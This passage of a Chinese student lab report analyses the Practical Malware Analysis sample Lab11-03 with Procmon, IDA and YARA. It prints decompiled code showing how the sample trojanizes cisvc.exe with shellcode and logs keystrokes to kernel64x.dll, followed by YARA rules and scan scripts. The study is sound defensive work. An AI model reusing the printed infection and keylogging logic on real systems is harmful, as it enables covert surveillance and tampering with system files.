!1:55:0...	Lab11-03.exe	2668	CreateFile	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CloseFile	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CreateFile	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryAttribute...	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryBasicInfo...	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryAttribute...	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	SetEndOfFileInf...	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	RegOpenKey	HKLM\Software\Wow6432Node\Policies\Microsoft\Windows\System	NAME NOT	
!1:55:0...	Lab11-03.exe	2668	ReadFile	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	WriteFile	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	SetBasicInform...	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CloseFile	C:\Users\aja\Desktop\BinaryCollection\Chapter_11\Lab11-03.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CloseFile	C:\Windows\SysWOW64\inet_epar32.dll	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CreateFile	C:\Windows\SysWOW64\cisvc.exe	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	QueryStandard...	C:\Windows\SysWOW64\cisvc.exe	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CreateFileMapp...	C:\Windows\SysWOW64\cisvc.exe	FILE LOCKE	
!1:55:0...	Lab11-03.exe	2668	QueryStandard...	C:\Windows\SysWOW64\cisvc.exe	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	CloseFile	C:\Windows\SysWOW64\cisvc.exe	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	ReadFile	C:	SUCCESS	
!1:55:0...	Lab11-03.exe	2668	ReqQueryValue	HKLM\System\CurrentControlSet\Control\Nls\Sorting\Versions\00060101.00060101	NAME NOT	

我们发现它将 `inet_epar32.dll` 创建在系统目录下，同时获取了 `cisvc.exe` 的句柄。同时存在一个 `WriteFile` 操作。


我们找到这个dll:



发现恶意代码是将Lab11-03.dll拷贝到系统目录，并命名为inet\_\_epar32.dll。

由于我Win 7虚拟机存在权限问题，恶意代码无法写入cisvc.exe，故换Win XP虚拟机继续进行动态分析。

打开记事本，输入一段字符串：



然后使用记事本查看 C:\WINDOWS\system32 下的 kernel64x.dll：

```
kernel64x.dll - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

\BinaryCollection\Chapter_11L: 0x1 ■C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x1 ■Program
Manager: ■Program Manager: 0x1 ■Program Manager: 0x1 ■Windows 资源管理器: ■我的电脑: ■我的电脑: 0x1 ■我的电脑: 0x1 ■C:\: ■
C:\: 0x1 ■C:\: 0x1 ■C:\WINDOWS: ■C:\WINDOWS: 0x1 ■C:\WINDOWS: 0x1 ■C:\WINDOWS: 0x1 ■C:\Documents and Settings\Administrator\
桌面\BinaryCollection\Chapter_11L: ■C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x2 ■
C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x1 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L: 0x2 ■C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x2 ■
C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x1 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L: 0x54 ■C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x45 ■
C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x53 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L: 0x53 0x54 ■C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x1 ■
C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x1 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L: 0x1 ■EverEdit: ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt - EverEdit: ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt - EverEdit: 0x1 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt - EverEdit: 0x51 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x4d ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x4a ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x4e ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x42 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x1 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x11 0xa2 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt * - EverEdit: 0x11 0x53 0xa2 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt - EverEdit: ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L\test.txt - EverEdit: 0x1 ■C:\Documents and Settings\Administrator\桌面
\BinaryCollection\Chapter_11L: ■C:\Documents and Settings\Administrator\桌面\BinaryCollection\Chapter_11L: 0x1 ■
C:\WINDOWS\system32: ■C:\WINDOWS\system32: 0x1 ■C:\WINDOWS\system32: 0x1 ■C:\WINDOWS\system32: 0x2 ■C:\WINDOWS\system32: 0x1
打开方式: ■打开方式: 0x1 ■打开方式: 0x1 ■无标题 - 记事本: ■
```

发现里面已经记录了我的击键记录。

接下来打开IDA对其进行分析：


查看main函数：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char Buffer[260]; // [esp+0h] [ebp-104h] BYREF
4
5     CopyFileA("Lab11-03.dll", "C:\\WINDOWS\\System32\\inet_epar32.dll", 0);
6     sprintf(Buffer, "C:\\WINDOWS\\System32\\%s", "cisvc.exe");
7     sub_401070(Buffer);
8     system("net start cisvc");
9     return 0;
10 }
```

这个函数一开始就把 Lab11-03.dll 复制到System32目录下，成为 inet\_epar32.dll，然后创建了一个字符串 C:\\WINDOWS\\System32\\cisvc.exe，将这个字符串传递给函数 sub\_401070，最后通过 net start cisvc 命令来启动索引服务。

接下来查看sub\_401070函数，我们先查看它的交叉引用图：





可以看到代码为了操控cisvc.exe，在sub\_401070调用了 `CreateFileA`，`CreateFileMappingA` 和 `MapViewOfFile`，`MapViewOfFile`返回的内存映射视图的基地址可以被读写，在 `UnmapViewOfFile` 调用之后，对这个文件做的任何修改都会被写入硬盘。

在上述操作后，函数循环将dword\_409030写入映射文件中：

```

if ( (unsigned int)(v6[4] - v6[2]) >= 0x13A )
{
    v3 = v6[2] + v6[5];
    for ( i = 0; i < 0x13A; ++i )
    {
        if ( *((_BYTE *)&dword_409030 + i) == 120
            && *((_BYTE *)&dword_409030 + i + 1) == 86
            && *((_BYTE *)&dword_409030 + i + 2) == 52
            && *((_BYTE *)&dword_409030 + i + 3) == 18 )
        {
            *(int *)((char *)&dword_409030 + i) = v6[5]
                + *((_DWORD *)v4 + 10)
                - *((_DWORD *)v4 + 11)
                - (v3
                    + i
                    + 4);
            break;
        }
    }
    memcpy((char *)lpBaseAddress + v3, &dword_409030, 0x13Au);
    *((_DWORD *)v4 + 10) = *((_DWORD *)v4 + 11) + v3 - v6[5];
    CloseHandle(hFile);
    CloseHandle(hFileMappingObject);
    UnmapViewOfFile(lpBaseAddress);
    return 0;
}
else

```

查看这个dword:

```

.data:0040902C align 10h
.data:00409030 dword_409030 dd 81E58955h ; DATA XREF: sub_401070+19D ↑
.data:00409030 ; sub_401070+1FF ↑ w ...
.data:00409034 db 0ECh
.data:00409035 db 40h ; @

```

疑似一段shellcode，按下c转化为汇编代码：

```

.data:00409030 |
.data:00409030 loc_409030: ; DATA XREF: sub_401070+19D ↑ r
.data:00409030 ; sub_401070+1FF ↑ w ...
.data:00409030 push ebp
.data:00409031 mov ebp, esp ; DATA XREF: sub_401070+1AD ↑ r
.data:00409031 ; sub_401070+1BD ↑ r
.data:00409033 sub esp, 40h ; DATA XREF: sub_401070+1CD ↑ r
.data:00409039 jmp loc_409134
.data:0040903E ; ===== SUBROUTINE =====

```

在shellcode下方我们也可以看到两个字符串：

```
.data:00409134 ; -----
.data:00409139 aCWindowsSystem db 'C:\WINDOWS\System32\inet_epar32.dll',0
.data:0040915D aZzz69806582 db 'zzz69806582',0
.data:00409169 db 0
.data:0040916A db 0
.data:0040916B db 0
```

这说明恶意代码加载了 `inet_epar32.dll` 并且使用了它的导出函数 `zzz69806582`，我们使用 IDA 查看这个函数：

```
1  BOOL zzz69806582()
2  {
3      return CreateThread(0, 0, StartAddress, 0, 0, 0) == 0;
4  }
```

它调用了 `CreateThread` 来创建一个线程，这个线程运行函数 `StartAddress`，我们进入这个函数查看：

```
1  HANDLE __stdcall StartAddress()
2  {
3      HANDLE result; // eax
4      HANDLE hObject; // [esp+8h] [ebp-818h]
5      HANDLE hFile; // [esp+Ch] [ebp-814h]
6      char v3[4]; // [esp+10h] [ebp-810h] BYREF
7      char v4[1024]; // [esp+14h] [ebp-80Ch] BYREF
8      int v5; // [esp+414h] [ebp-40Ch]
9      char Dest[1024]; // [esp+418h] [ebp-408h] BYREF
10     int v7; // [esp+818h] [ebp-8h]
11     HANDLE v8; // [esp+81Ch] [ebp-4h]
12
13     v7 = 1024;
14     v5 = 1024;
15     _mbsncpy((unsigned __int8 *)Dest, &Source, 0x400u);
16     _mbsncpy((unsigned __int8 *)v4, &Source, 0x400u);
17     if ( OpenMutexA(0x1F0001u, 0, "MZ") )
18         exit(0);
19     result = CreateMutexA(0, 1, "MZ");
20     hObject = result;
21     if ( result )
22     {
23         result = CreateFileA("C:\\WINDOWS\\System32\\kernel64x.dll",
0xC0000000, 1u, 0, 4u, 0x80u, 0);
24         hFile = result;
25         if ( result )
26         {
27             SetFilePointer(result, 0, 0, 2u);
28             v8 = hFile;
29             sub_10001380(v3);
```



```

30     CloseHandle(hFile);
31     return (HANDLE)CloseHandle(hObject);
32 }
33 }
34 return result;
35 }

```

恶意代码创建了名为MZ的互斥量，以阻止多个实例的运行，然后打开kernel64x.dll来写入日志，利用sub\_10001380函数：

```

1  int __cdecl sub_10001380(int a1)
2  {
3      DWORD NumberOfBytesWritten; // [esp+4h] [ebp-404h] BYREF
4      char Buffer[1024]; // [esp+8h] [ebp-400h] BYREF
5
6      while ( !sub_10001030(a1) )
7      {
8          if ( *(_DWORD *)a1 )
9          {
10             sprintf(Buffer, "%s: %s\n", (const char *)(a1 + 4), (const char *)
(a1 + 1032));
11             WriteFile(*(HANDLE *)(a1 + 2060), Buffer, strlen(Buffer),
&NumberOfBytesWritten, 0);
12         }
13         Sleep(0xAu);
14     }
15     return 1;
16 }

```

这个函数使用 `sprintf` 和 `WriteFile` 来写入日志，完成击键记录。

至此分析完毕。

- Q1: 使用基础的静态分析过程，你可以发现什么有趣的线索？

Lab11-03.exe包含字符串inet\_epar32.dll和net start cisvc，指示着它可能启动CiSvc索引服务，另外它导入了函数GetAsyncKeyState和GetForegroundWindow，我们可以猜测它是一个记录到文件kernel64x.dll的击键记录器。

- Q2: 当运行这个恶意代码时，发生了什么？

恶意代码将Lab11-03.dll复制到系统目录的inet\_epar32.dll中，并向cisvc.exe写入shellcode来启动索引服务，并向kernel63x.dll写入击键记录。

- Q3: Lab11-03.exe如何安装Lab11-03.dll使其长期驻留？

它通过入口点重定向来安装特洛伊木马化索引服务，通过运行加载 `shellcode`，来完成这一操作。

- Q4: 这个恶意代码感染Windows 系统的哪个文件?

恶意代码感染了 `cisvc.exe`，然后调用了 `inet_epar32.dll` 的导出函数 `zzz69806582`。

- Q5: Lab11-03.dll 做了什么?

Lab11-03.dll是一个轮询的密钥记录器，在导出函数 `zzz69806582` 中得以实现。

- Q6: 这个恶意代码将收集的数据存放在何处?

恶意代码记录击键记录和窗体输入记录到 `C:`

`Windows\System32\kernel64x.dll`

### 3.4 yara规则编写

综合以上，可以完成该恶意代码的yara规则编写：

```
1 //首先判断是否为PE文件
2 private rule IsPE
3 {
4   condition:
5     filesize < 10MB and //小于10MB
6     uint16(0) == 0x5A4D and //"MZ"头
7     uint32(uint32(0x3C)) == 0x00004550 // "PE"头
8 }
9
10 //Lab11-01
11 rule lab11_1
12 {
13   strings:
14     $s1 = "msgina32.dll"
15   condition:
16     IsPE and $s1
17 }
18
19 //Lab11-02
20 rule lab11_2
21 {
22   strings:
23     $s1 = "AppInit_DLLs"
24     $s2 = "OUTLOOK.EXE"
25     $s3 = "MSIMN.EXE"
26   condition:
27     IsPE and $s1 and $s2 and $s3
```

```


28 }
29
30 //Lab11-03
31 rule lab11_3_exe
32 {
33 strings:
34     $s1 = "net start cisvc"
35     $s2 = "C:\\WINDOWS\\System32\\inet_epar32.dll"
36 condition:
37     IsPE and $s1 and $s2
38 }
39
40 //Lab11-03
41 rule lab11_3_dll
42 {
43 strings:
44     $s1 = "C:\\WINDOWS\\System32\\kernel64x.dll"
45     $s2 = "zzz69806582"
46 condition:
47     IsPE and $s1 and $s2
48 }

```

把上述Yara规则保存为 `rule_ex11.yar`，然后在Chapter\_11L上一个目录输入以下命令：

```
1 yara64 -r rule_ex11.yar Chapter_11L
```

结果如下，样本检测成功：



```

管理员: C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.19045.3693]
(c) Microsoft Corporation. 保留所有权利。


D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis Labs\BinaryCollection>yara64 -r rule_ex11.yar
Chapter_11L
lab11_3_dll Chapter_11L\Lab11-03.dll
lab11_2 Chapter_11L\Lab11-02.dll
lab11_3_exe Chapter_11L\Lab11-03.exe
lab11_1 Chapter_11L\Lab11-01.exe

D:\study\大三\恶意代码分析与防治技术\Practical Malware Analysis Labs\BinaryCollection>_

```

接下来对运行 `Scan.py` 获得的sample进行扫描。

sample文件夹大小为34.4GB，含有20856个可执行文件：



我们编写一个yara扫描脚本 `yara_unittest.py` 来完成扫描：

```
1 import os
2 import yara
3 import datetime
4
5 # 定义YARA规则文件路径
6 rule_file = './rule_ex11.yar'
7
8 # 定义要扫描的文件夹路径
9 folder_path = './sample/'
10
11 # 加载YARA规则
12 try:
13     rules = yara.compile(rule_file)
14 except yara.SyntaxError as e:
15     print(f"YARA规则语法错误: {e}")
16     exit(1)
17
18 # 获取当前时间
19 start_time = datetime.datetime.now()
20
21 # 扫描文件夹内的所有文件
22 scan_results = []
23
24 for root, dirs, files in os.walk(folder_path):
25     for file in files:
26         file_path = os.path.join(root, file)
27         try:
28             matches = rules.match(file_path)
29             if matches:
30                 scan_results.append({'file_path': file_path, 'matches':
[str(match) for match in matches]])
```

```

31         except Exception as e:
32             print(f"扫描文件时出现错误: {file_path} - {str(e)}")
33
34 # 计算扫描时间
35 end_time = datetime.datetime.now()
36 scan_time = (end_time - start_time).seconds
37
38 # 将扫描结果写入文件
39 output_file = './scan_results.txt'
40
41 with open(output_file, 'w') as f:
42     f.write(f"扫描开始时间: {start_time.strftime('%Y-%m-%d %H:%M:%S')}\n")
43     f.write(f"扫描耗时: {scan_time}s\n")
44     f.write("扫描结果:\n")
45     for result in scan_results:
46         f.write(f"文件路径: {result['file_path']}\n")
47         f.write(f"匹配规则: {' ', ' '.join(result['matches'])}\n")
48         f.write('\n')
49
50 print(f"扫描完成, 耗时{scan_time}秒, 结果已保存到 {output_file}")

```

运行得到扫描结果文件如下:

```

1 扫描开始时间: 2023-11-21 09:02:51
2 扫描耗时: 94s
3 扫描结果:
4 文件路径: ./sample/Lab11-01.exe
5 匹配规则: lab11_1
6
7 文件路径: ./sample/Lab11-02.dll
8 匹配规则: lab11_2
9
10 文件路径: ./sample/Lab11-03.dll
11 匹配规则: lab11_3_dll
12
13 文件路径: ./sample/Lab11-03.exe
14 匹配规则: lab11_3_exe

```

将几个实验样本扫描了出来, 共耗时 94秒。

### 3.5 IDA Python脚本编写

我们可以编写如下Python脚本来辅助分析:

```

1 import idaapi
2 import idautils
3 import idc

```

```

4
5 # 获得所有已知API的集合
6 def get_known_apis():
7     known_apis = set()
8     def imp_cb(ea, name, ord):
9         if name:
10             known_apis.add(name)
11     return True
12     for i in range(ida_nalt.get_import_module_qty()):
13         ida_nalt.enum_import_names(i, imp_cb)
14     return known_apis
15
16 known_apis = get_known_apis()
17
18 def get_called_functions(start_ea, end_ea, known_apis):
19     called_functions = set()
20     for head in idautils.Heads(start_ea, end_ea):
21         if idc.is_code(idc.get_full_flags(head)):
22             insn = idautils.DecodeInstruction(head)
23             if insn:
24                 # 检查是否为 call 指令或间接调用
25                 if insn.get_canon_mnem() == "call" or (insn.Op1.type ==
26 idaapi.o_reg and insn.Op2.type == idaapi.o_phrase):
27                     func_addr = insn.Op1.addr if insn.Op1.type !=
28 idaapi.o_void else insn.Op2.addr
29                     if func_addr != idaapi.BADADDR:
30                         func_name = idc.get_name(func_addr,
31 ida_name.GN_VISIBLE)
32                         if not func_name: # 对于未命名的函数, 使用地址
33                             func_name = "sub_{:X}".format(func_addr)
34                         called_functions.add(func_name)
35     return called_functions
36
37 def main(name, known_apis):
38     main_addr = idc.get_name_ea_simple(name)
39     if main_addr == idaapi.BADADDR:
40         print("找不到 '{}' 函数.".format(name))
41         return
42     main_end_addr = idc.find_func_end(main_addr)
43     main_called_functions = get_called_functions(main_addr, main_end_addr,
44 known_apis)
45     print("被 '{}' 调用的函数:".format(name))
46     for func_name in main_called_functions:
47         print(func_name)
48         if func_name in known_apis:
49             continue

```

```

46         func_ea = idc.get_name_ea_simple(func_name)
47         if func_ea == idaapi.BADADDR:
48             continue
49         if 'sub' not in func_name:
50             continue
51         func_end_addr = idc.find_func_end(func_ea)
52         called_by_func = get_called_functions(func_ea, func_end_addr,
known_apis)
53         print("\t被 {} 调用的函数/APIs: ".format(func_name))
54         for sub_func_name in called_by_func:
55             print("\t\t{}".format(sub_func_name))
56
57 if __name__ == "__main__":
58     names = ['_main', '_WinMain@16', '_DllMain@12']
59     for name in names:
60         main(name, known_apis)

```

该 IDAPython 脚本的功能是自动化地遍历特定函数的指令，识别所有直接的函数调用，并排除那些属于已知标准库或系统调用的函数。它输出每个分析的函数所调用的函数列表，并对那些不在已知 API 列表中的函数递归地执行相同的操作，从而构建出一个函数调用图。

对恶意代码分别运行上述 `IDA Python` 脚本，结果如下：

- Lab11-01.exe

```

1  被 '_main' 调用的函数:
2  _strchr
3  GetModuleFileNameA
4  sub_401000
5      被 sub_401000 调用的函数/APIs:
6          RegCreateKeyExA
7          CloseHandle
8          RegSetValueExA
9          sub_401299
10 GetModuleHandleA
11 sub_401080
12     被 sub_401080 调用的函数/APIs:
13         _fclose
14         FindResourceA
15         FreeResource
16         SizeofResource
17         LoadResource
18         _fwrite
19         _fopen
20         LockResource
21         VirtualAlloc
22         sub_401299

```

```
23 找不到 '_WinMain@16' 函数。
24 找不到 '_DllMain@12' 函数。
```

- Lab11-02.dll

```
1 找不到 '_main' 函数。
2 找不到 '_WinMain@16' 函数。
3 被 '_DllMain@12' 调用的函数:
4  memset
5  sub_100014B6
6      被 sub_100014B6 调用的函数/APIs:
7      strlen
8      memcmp
9      sub_10001104
10     sub_100012A3
11     sub_10001499
12     sub_1000102D
13     sub_10001075
14     sub_100013BD
15  GetModuleFileNameA
16  CloseHandle
17  sub_100010B3
18      被 sub_100010B3 调用的函数/APIs:
19      sub_10001097
20      sub_0
21  ReadFile
22  CreateFileA
23  strncat
24  sub_1000105B
25      被 sub_1000105B 调用的函数/APIs:
26      GetSystemDirectoryA
```

- Lab11-03.exe

```
1 被 '_main' 调用的函数:
2  sub_401070
3      被 sub_401070 调用的函数/APIs:
4      UnmapViewOfFile
5      CloseHandle
6      CreateFileA
7      sub_401000
8      CreateFileMappingA
9      MapViewOfFile
10     GetFileSize
11  _sprintf
12  CopyFileA
13  _system
```



```
14 | 找不到 '_WinMain@16' 函数。  
15 | 找不到 '_DllMain@12' 函数。
```

- Lab11-03.dll

```
1 | 找不到 '_main' 函数。  
2 | 找不到 '_WinMain@16' 函数。  
3 | 被 '_DllMain@12' 调用的函数：
```

据此可以直观地看出调用关系。

## 4 实验结论及心得体会

在本次实验，我们分析了三份恶意代码，其分别有着不同的恶意行为，但它们都离不开修改注册表，创建文件等操作。

**心得体会：**完成这次恶意代码分析实验，我深刻体会到了现代恶意软件复杂性和隐蔽性的挑战。通过分析 [Lab11-02.dll](#) 的具体行为，我不仅学习了恶意软件如何通过注册表修改实现自身的持久化，还了解了它们如何利用挂钩技术来监控和篡改邮件客户端的行为。这次实验强调了深入逆向工程和代码分析在理解和防范恶意软件攻击中的重要性。它还让我认识到，安全防护不仅仅是一个技术问题，也是一个持续的学习和适应过程。最重要的是，这次实验增强了我的分析技能，并激发了我对网络安全领域更深入研究的兴趣。